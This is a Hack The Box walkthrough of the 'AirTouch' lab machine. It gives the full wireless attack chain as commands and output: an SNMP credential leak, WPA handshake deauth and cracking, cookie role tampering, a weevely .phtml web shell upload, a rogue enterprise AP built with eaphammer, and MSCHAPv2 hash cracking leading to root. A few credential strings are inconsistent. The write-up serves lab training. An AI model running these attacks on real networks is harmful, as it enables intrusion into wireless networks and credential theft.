



HACKTHEBOX



AirTouch

17th April 2026

Prepared By: amra

Machine Author: r4ulcl

Difficulty: **Medium**

Synopsis

AirTouch is a medium-difficulty Linux machine built around a wireless attack path initiated from a consultant workstation. Starting with SNMP enumeration, valid credentials for the consultant account can be recovered, granting access to a workstation that contains multiple wireless interfaces. From there, two relevant wireless networks are identified: **AirTouch-Internet** (protected with WPA-PSK) and **AirTouch-office** (protected with WPA-EAP). The first objective is to compromise the PSK network by capturing and cracking a handshake. After decrypting the captured traffic, the attacker extracts an HTTP session cookie that grants access to an internal router interface. By tampering with the role information in the cookie, the attacker gains administrative access to the web panel and abuses an insecure upload mechanism to achieve remote code execution. This leads to SSH access on the PSK access point and the recovery of certificates needed for the second phase of the attack. With valid certificates, the attacker creates a rogue enterprise access point for **AirTouch-office** and forces clients to connect to it by repeatedly deauthenticating them from both legitimate APs. Through this process, MSCHAPv2 material is captured and can be cracked. After joining the management network, the attacker accesses the remote host and discovers additional credentials in the `hostapd` configuration. These credentials enable pivoting into a privileged administrative account capable of using `sudo`, leading to full compromise.

Skills Required

- Enumeration
- Wireless Reconnaissance
- WPA/WPA2 Attack Fundamentals

Skills Learned

- WPA Handshake Capture and Cracking
- Rogue AP Deployment with Imported Certificates
- MSCHAPv2 Capture

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.21.36 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.21.36
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
3072			bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
256			6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
256			ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

The initial `Nmap` output reveals an `ssh` service on port `22`. We can try expanding our initial enumeration to include the top 100 `UDP` ports.

```
$ nmap 10.129.21.36 -sU -sC --top-ports=100
```

PORT	STATE	SERVICE
68/udp	open filtered	dhcpc
161/udp	open	snmp
snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"		
_ System uptime: 6m49.92s (40992 timeticks)		
snmp-info:		
enterprise: net-snmp		
engineIDFormat: unknown		
engineIDData: a6655b51bc49e56900000000		
snmpEngineBoots: 1		
_ snmpEngineTime: 6m50s		

`SNMP` is exposed and the `SNMP` description contains the consultant's password in clear-text. Since the initial `Nmap` scan only showed `SSH` open, we can try to log in with our newly found credentials.

Before we dive any further into the machine, we configure our `/etc/hosts` file to point to `airtouch.htb`.

```
$ echo "10.129.21.36 airtouch.htb" | sudo tee -a /etc/hosts
```

SSH

Using the credentials recovered from `SNMP`, we connect to the remote machine.

```
$ ssh consultant@airtouch.htb

consultant@AirTouch-Consultant:~$ id
uid=1000(consultant) gid=1000(consultant) groups=1000(consultant)
```

The home directory contains two `PNG` diagrams.

```
consultant@AirTouch-Consultant:~$ ls
diagram-net.png  photo_2023-03-01_22-04-52.png
```

We can transfer them to our local machine and review them.

```
$ scp consultant@airtouch.htb: '~/*.png' .
```

photo_2023-03-01_22-04-52.png:





diagram-net.png:



Based on the diagrams, we now know we are operating from the consultant's laptop and that the two main ESSIDs are AirTouch-Internet and AirTouch-Office. A quick scan confirms their presence.

```
consultant@AirTouch-Consultant:~$ sudo bash
root@AirTouch-Consultant:/home/consultant# ip link set wlan1 up
root@AirTouch-Consultant:/home/consultant# iwlist wlan1 scan | grep "ESSID"
        ESSID:"vodafoneFB6N"
        ESSID:"MOVISTAR_FG68"
        ESSID:"AirTouch-Internet"
        ESSID:"WIFI-JOHN"
        ESSID:"MiFibra-24-D4VY"
        ESSID:"AirTouch-Office"
        ESSID:"AirTouch-Office"
```

A broader monitor-mode survey shows one `PSK AP` and two enterprise `APs`.

```
root@AirTouch-Consultant:/home/consultant# airmon-ng start wlan1
root@AirTouch-Consultant:/home/consultant# airodump-ng wlan1mon --band bag
```

AC:8B:A9:AA:3F:D2	-28	5	0	0	44	54e	WPA2	CCMP	MGT	AirTouch-Office
AC:8B:A9:F3:A1:13	-28	5	0	0	44	54e	WPA2	CCMP	MGT	AirTouch-Office
F0:9F:C2:A3:F1:A7	-28	2	0	0	6	54		CCMP	PSK	AirTouch-Internet
9E:4F:EF:EA:72:3E	-28	2	0	0	6	54		CCMP	PSK	WIFI-JOHN
56:07:C0:4D:92:F2	-28	5	0	0	9	54	WPA2	CCMP	PSK	MiFibra-24-D4VY
06:00:CC:DD:1C:00	-28	10	0	0	3	54		CCMP	PSK	MOVISTAR_FG68
E2:23:F1:F9:69:DD	-28	176	0	0	1	54		TKIP	PSK	vodafoneFB6N

The scan reveals:

- `AirTouch-Internet` ON `channel 6`
- `AirTouch-Office` ON `channel 44`
- Two `BSSIDs` for the Office network

Foothold

To attack the `PSK` network, we capture traffic on `channel 6` and force a reconnect from the active client to capture the handshake. To perform this, we will have to execute commands from two terminals. So we need to get another active `SSH` session.

On the first terminal, we start capturing the packets.

```
root@AirTouch-Consultant:/home/consultant# airodump-ng wlan1mon -c6 -w testc6
```

On the second terminal, we perform the deauthentication attack.

```
root@AirTouch-Consultant:/home/consultant# aireplay-ng -0 5 wlan1mon -a F0:9F:C2:A3:F1:A7  
-c 28:6C:07:FE:A3:22
```

After a while, we will have the `WPA handshake`. It's extremely important not to terminate the monitoring command immediately after the handshake.

```
root@AirTouch-Consultant:/home/consultant# airodump-ng wlan1mon -c6 -w testc6  
  
CH 6 ][ Elapsed: 2 mins ][ 2026-04-19 22:26 ][ WPA handshake: F0:9F:C2:A3:F1:A7  
<SNIP>
```

After a minute has passed since the handshake has been captured, we can transfer the file locally and crack it using `aircrack-ng` with `rockyou.txt`.

```
$ sshpass -p "RxBlZhLmOkacNWScmZ6D" scp consultant@airtouch.htb:~/testc6-01.cap .  
$ aircrack-ng testc6-01.cap -w /usr/share/wordlists/rockyou.txt
```

```
Reading packets, please wait...  
Opening testc6-01.cap  
Read 1419 packets.
```

#	BSSID	ESSID	Encryption
1	9E:4F:EF:EA:72:3E	WIFI-JOHN	Unknown
2	E2:23:F1:F9:69:DD	vodafoneFB6N	Unknown
3	F0:9F:C2:A3:F1:A7	AirTouch-Internet	WPA (1 handshake)

```
Index number of target network ? 3
```

```
Reading packets, please wait...  
Opening testc6-01.cap  
Read 1419 packets.
```

```
1 potential targets
```

```
Aircrack-ng 1.7
```

```
[00:00:02] 20709/14344392 keys tested (9998.94 k/s)
```

```
Time left: 23 minutes, 52 seconds 0.14%
```

```
KEY FOUND! [ challenge ]
```

```
<SNIP>
```

Now that we have the key, we can also decrypt the entire captured traffic.

```
$ airdecap-ng -e AirTouch-Internet -p challenge testc6-01.cap
```

Total number of stations seen	1
Total number of packets read	1419
Total number of WEP data packets	0
Total number of WPA data packets	59
Number of plaintext data packets	0
Number of decrypted WEP packets	0
Number of corrupted WEP packets	0
Number of decrypted WPA packets	59
Number of bad TKIP (WPA) packets	0
Number of bad CCMP (WPA) packets	0

We have captured 59 packets. An easy first step to check if we have captured something valuable is to check for any cookies that might be present in the captured traffic.

```
$ tshark -Y "http.cookie" -T fields -e http.cookie -r testc6-01-dec.cap
```

```
PHPSESSID=a6160mnviuln7ekqdvhvdbvm3g; UserRole=user  
PHPSESSID=a6160mnviuln7ekqdvhvdbvm3g; UserRole=user  
PHPSESSID=a6160mnviuln7ekqdvhvdbvm3g; UserRole=user
```

Note: If you encounter any weird dissector errors, try to reinstall the `wireshark` package.

It seems that we have indeed captured some valuable information. Let's try to connect to the network and find where we can use the cookie.

First, we create a `psk.conf` file on our local machine.

```
network={  
  ssid="AirTouch-Internet"  
  psk="challenge"  
  scan_ssid=1  
  key_mgmt=WPA-PSK  
  proto=WPA2  
}
```

Then we transfer it to the remote machine.

```
$ sshpass -p "RxBlZhLmOkacNWScmZ6D" scp psk.conf consultant@airtouch.htb:/tmp
```

Afterwards, we can connect to the network and fetch an IP address.

```
root@AirTouch-Consultant:/tmp# wpa_supplicant -Dnl80211 -iwlan3 -c /tmp/psk.conf
```

On another terminal, we get an IP.

```
root@AirTouch-Consultant:/home/consultant# dhclient -v wlan3
```

```
<SNIP>
```

```
bound to 192.168.3.46 -- renewal in 42255 seconds.
```

Next, we scan the internal router to identify exposed services.

```
root@AirTouch-Consultant:/home/consultant# nmap 192.168.3.1
```

PORT	STATE	SERVICE
22/tcp	open	ssh
53/tcp	open	domain
80/tcp	open	http

Finally, we can set up an `ssh` tunnel to access the internal services.

```
$ sshpass -p "RxB1ZhLmOkacNWScmZ6D" ssh -L 8080:192.168.3.1:80 consultant@airtouch.htb
```

From our local machine, we can access the webpage at <http://127.0.0.1:8080> and inject the cookie we captured earlier.

Hello, manager (user)!

WiFi Settings

Network Name

wifi-mobiles

Current:

Edit

Password

••••••••

Hidden for security

Edit

Security Mode

WPA2-PSK

Current:

Edit

Logout

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Cookie-Editor

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
mitmproxy-auth	"211-0110-1749563718114.mitmproxy-auth14.eQ==[b166b2d62c6713e838b9c0d95b9f11eebbff7ebce86ab29b3264563f88857734"	127.0.0.1	/	Wed, 15 Jul 2026 13:55:18 GMT	125	true	false	Strict
PHPSESSID	a6160mnvui1n7ekqdvhvdvbm3g	127.0.0.1	/	Session	35	false	false	None
UserRole	user	127.0.0.1	/	Session	12	false	false	None

Replaying the recovered cookie grants access to the web panel as a low-privileged user. We can try modifying the `UserRole` cookie to `admin` and check if we can get more privileges.

Hello, manager (admin)!

WiFi Settings

Network Name

wifi-mobiles

Current:

Edit

Password

••••••••

Hidden for security

Edit

Security Mode

WPA2-PSK ▾ Current:

Edit

Upload Configuration File:

Browse... No file selected.

Upload File

As an `admin`, we unlock the ability to upload a configuration file. The server rejects standard malicious files like `.php` payloads, but we find out that `.phtml` files are processed. Let's create a malicious web shell using `weevely`.

```
$ weevely generate amra amra.phtml
```

Then we upload the malicious file and call it using `weevely`.

```
$ weevely http://127.0.0.1:8080/uploads/amra.phtml amra
```

Reading the `login.php` file from the web application, we notice some hard-coded credentials.

```

www-data@AirTouch-AP-PSK:/var/www/html $ cat login.php
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
    header("Location:index.php"); // Redirect to index.php
    exit; // Make sure to exit after redirection
}

session_start();

if (isset($_POST['Submit'])) {
    /* Define username, associated password, and user attribute array */
    $logins = array(
        /* 'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'), */
        'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
    );
<SNIP>

```

We can reuse the recovered credentials to `ssh` into the `PSK` access point and then elevate with `sudo` to read the user flag.

```

root@AirTouch-Consultant:/home/consultant# ssh user@192.168.3.1
user@AirTouch-AP-PSK:~$ sudo bash
root@AirTouch-AP-PSK:/home/user# cat /root/user.txt

```

Lateral Movement

After obtaining `root` on the `PSK AP`, we find a certificate backup directory at `/root/certs-backup/`. Looking at the `send_certs.sh` script, we see this folder is synced over to the `AirTouch-office AP`.

```

root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="/~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER"
"$REMOTE_USER@10.10.10.1:$REMOTE_PATH"

```

We note the credentials `remote:xGgWEwqUpfo0VsLeROeG`, and we continue our exploration. Because the folder sits under `root`-owned space, we first copy it into `/tmp` and then retrieve it from the `consultant` machine using `SCP`.

```
root@AirTouch-AP-PSK:~# cp -r /root/certs-backup/ /tmp
root@AirTouch-Consultant:~# scp -r user@192.168.3.1:/tmp/certs-backup/ .
```

The recovered certificates can be used to create a `Rogue AP` with a trusted certificate on the `MGT` network. To achieve this, we can use the `eaphammer` tool that's present in the `/root` directory on the `consultant` machine.

```
root@AirTouch-Consultant:~# /root/eaphammer/eaphammer --cert-wizard import --server-cert
/tmp/certs-backup/server.crt --ca-cert /tmp/certs-backup/ca.crt --private-key /tmp/certs-
backup/server.key --private-key-passwd amra

[?] Am I root?
[*] Checking for rootness...
[*] I AM R0000000000000T
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
/tmp/certs-backup/server.crt
/tmp/certs-backup/server.key
/tmp/certs-backup/ca.crt
[CW] Complete!
[CW] Loading private key from /tmp/certs-backup/server.key
[CW] Complete!
[CW] Loading server cert from /tmp/certs-backup/server.crt
[CW] Complete!
[CW] Loading CA certificate chain from /tmp/certs-backup/ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to:
/root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
```

Now, we can create our `Rogue AP`.

```
root@AirTouch-Consultant:~# /root/eaphammer/eaphammer -i wlan3 --auth wpa-eap --ssid
AirTouch-Office
```

Because there are two legitimate `APs` for `AirTouch-Office`, both must be targeted with deauthentication attacks at the same time in order to coerce the client onto the rogue infrastructure. So, in two different terminals (this attack requires 3 active sessions), we will perform the deauthentication attacks.

```
root@AirTouch-Consultant:/tmp# airmon-ng start wlan1
root@AirTouch-Consultant:/tmp# iwconfig wlan1mon channel 44
root@AirTouch-Consultant:/tmp# aireplay-ng wlan1mon -0 0 -a AC:8B:A9:F3:A1:13 -c
C8:8A:9A:6F:F9:D2
```

```
root@AirTouch-Consultant:/tmp# airmon-ng start wlan2
root@AirTouch-Consultant:/tmp# iwconfig wlan2mon channel 44
root@AirTouch-Consultant:/tmp# aireplay-ng wlan2mon -0 0 -a AC:8B:A9:AA:3F:D2 -c
C8:8A:9A:6F:F9:D2
```

On our `Rogue AP`, we notice an authentication attempt. The resulting `MSCHAPv2` capture can be cracked.

```
mschapv2: Mon Apr 20 00:27:32 2026
      domain\username:      AirTouch\r4ulcl
      username:             r4ulcl
      challenge:            17:58:4b:a4:8c:13:c6:f5
      response:
5c:0f:62:d7:d5:31:78:dd:5c:22:95:04:c0:4d:a5:c0:77:73:ea:3f:04:23:65:6f

      jtr NETNTLM:
r4ulcl:$NETNTLM$17584ba48c13c6f5$5c0f62d7d53178dd5c229504c04da5c07773ea3f0423656f

      hashcat NETNTLM:
r4ulcl:::5c0f62d7d53178dd5c229504c04da5c07773ea3f0423656f:17584ba48c13c6f5
```

Let's use `hashcat` to crack the password of the user `r4ulcl`. First, we copy the `hashcat` `NETNTLM` hash to a file called `hash`. Then, we use `mode 5500` in `hashcat` to crack it.

```
$ hashcat -a 0 -m 5500 hash /usr/share/wordlists/rockyou.txt

<SNIP>
r4ulcl:::5c0f62d7d53178dd5c229504c04da5c07773ea3f0423656f:17584ba48c13c6f5:laboratory
<SNIP>
```

After we have recovered the clear-text password `laboratory`, we can create a `client.conf` file like before.

```
network={
ssid="AirTouch-Office"
scan_ssid=1
key_mgmt=WPA-EAP
eap=PEAP
identity="AirTouch\r4ulcl"
password="laboratory"
phase1="peapver=1"
phase2="auth=MSCHAPV2"
}
```

Then, we copy it to the `consultant's` laptop.

```
$ sshpass -p "RxB1ZhLmOkacNWScmZ6D" scp client.conf consultant@airtouch.htb:/tmp
```

Once again, we can connect to the new network and fetch an IP address from two different terminals.

```
root@AirTouch-Consultant:/tmp# wpa_supplicant -Dnl80211 -iwlan3 -c client.conf
```

```
root@AirTouch-Consultant:/home/consultant# dhclient -v wlan3
```

```
<SNIP>
DHCPOFFER of 10.10.10.10 from 10.10.10.1
<SNIP>
```

Now we can connect via `ssh` using the credentials for the `remote` user, which we harvested earlier from the certificate backup script.

```
root@AirTouch-Consultant:~# ssh remote@10.10.10.1

remote@AirTouch-AP-MGT:~$ id
uid=1000(remote) gid=1000(remote) groups=1000(remote)
```

Privilege Escalation

We start by looking for readable configuration files that might contain information about the user `r4ulcl`.

```
remote@AirTouch-AP-MGT:/etc/hostapd$ grep r4ulcl /etc -R
<SNIP>
/etc/hostapd/hostapd_wpe.eap_user:"AirTouch\r4ulcl"                                MSCHAPV2
    "laboratory" [2]
<SNIP>
```

Looking through the `/etc/hostapd/hostapd_wpe.eap_user` file, we can find another set of credentials.

```
remote@AirTouch-AP-MGT:/etc/hostapd$ cat hostapd_wpe.eap_user
<SNIP>
"admin"                                MSCHAPV2
"xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
```

We switch into the `admin` account and get a shell as `root` since the `admin` user is a member of the `sudoers` group.

```
remote@AirTouch-AP-MGT:/etc/hostapd$ su admin
admin@AirTouch-AP-MGT:/etc/hostapd$ sudo bash
root@AirTouch-AP-MGT:/etc/hostapd# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found at `/root/root.txt`.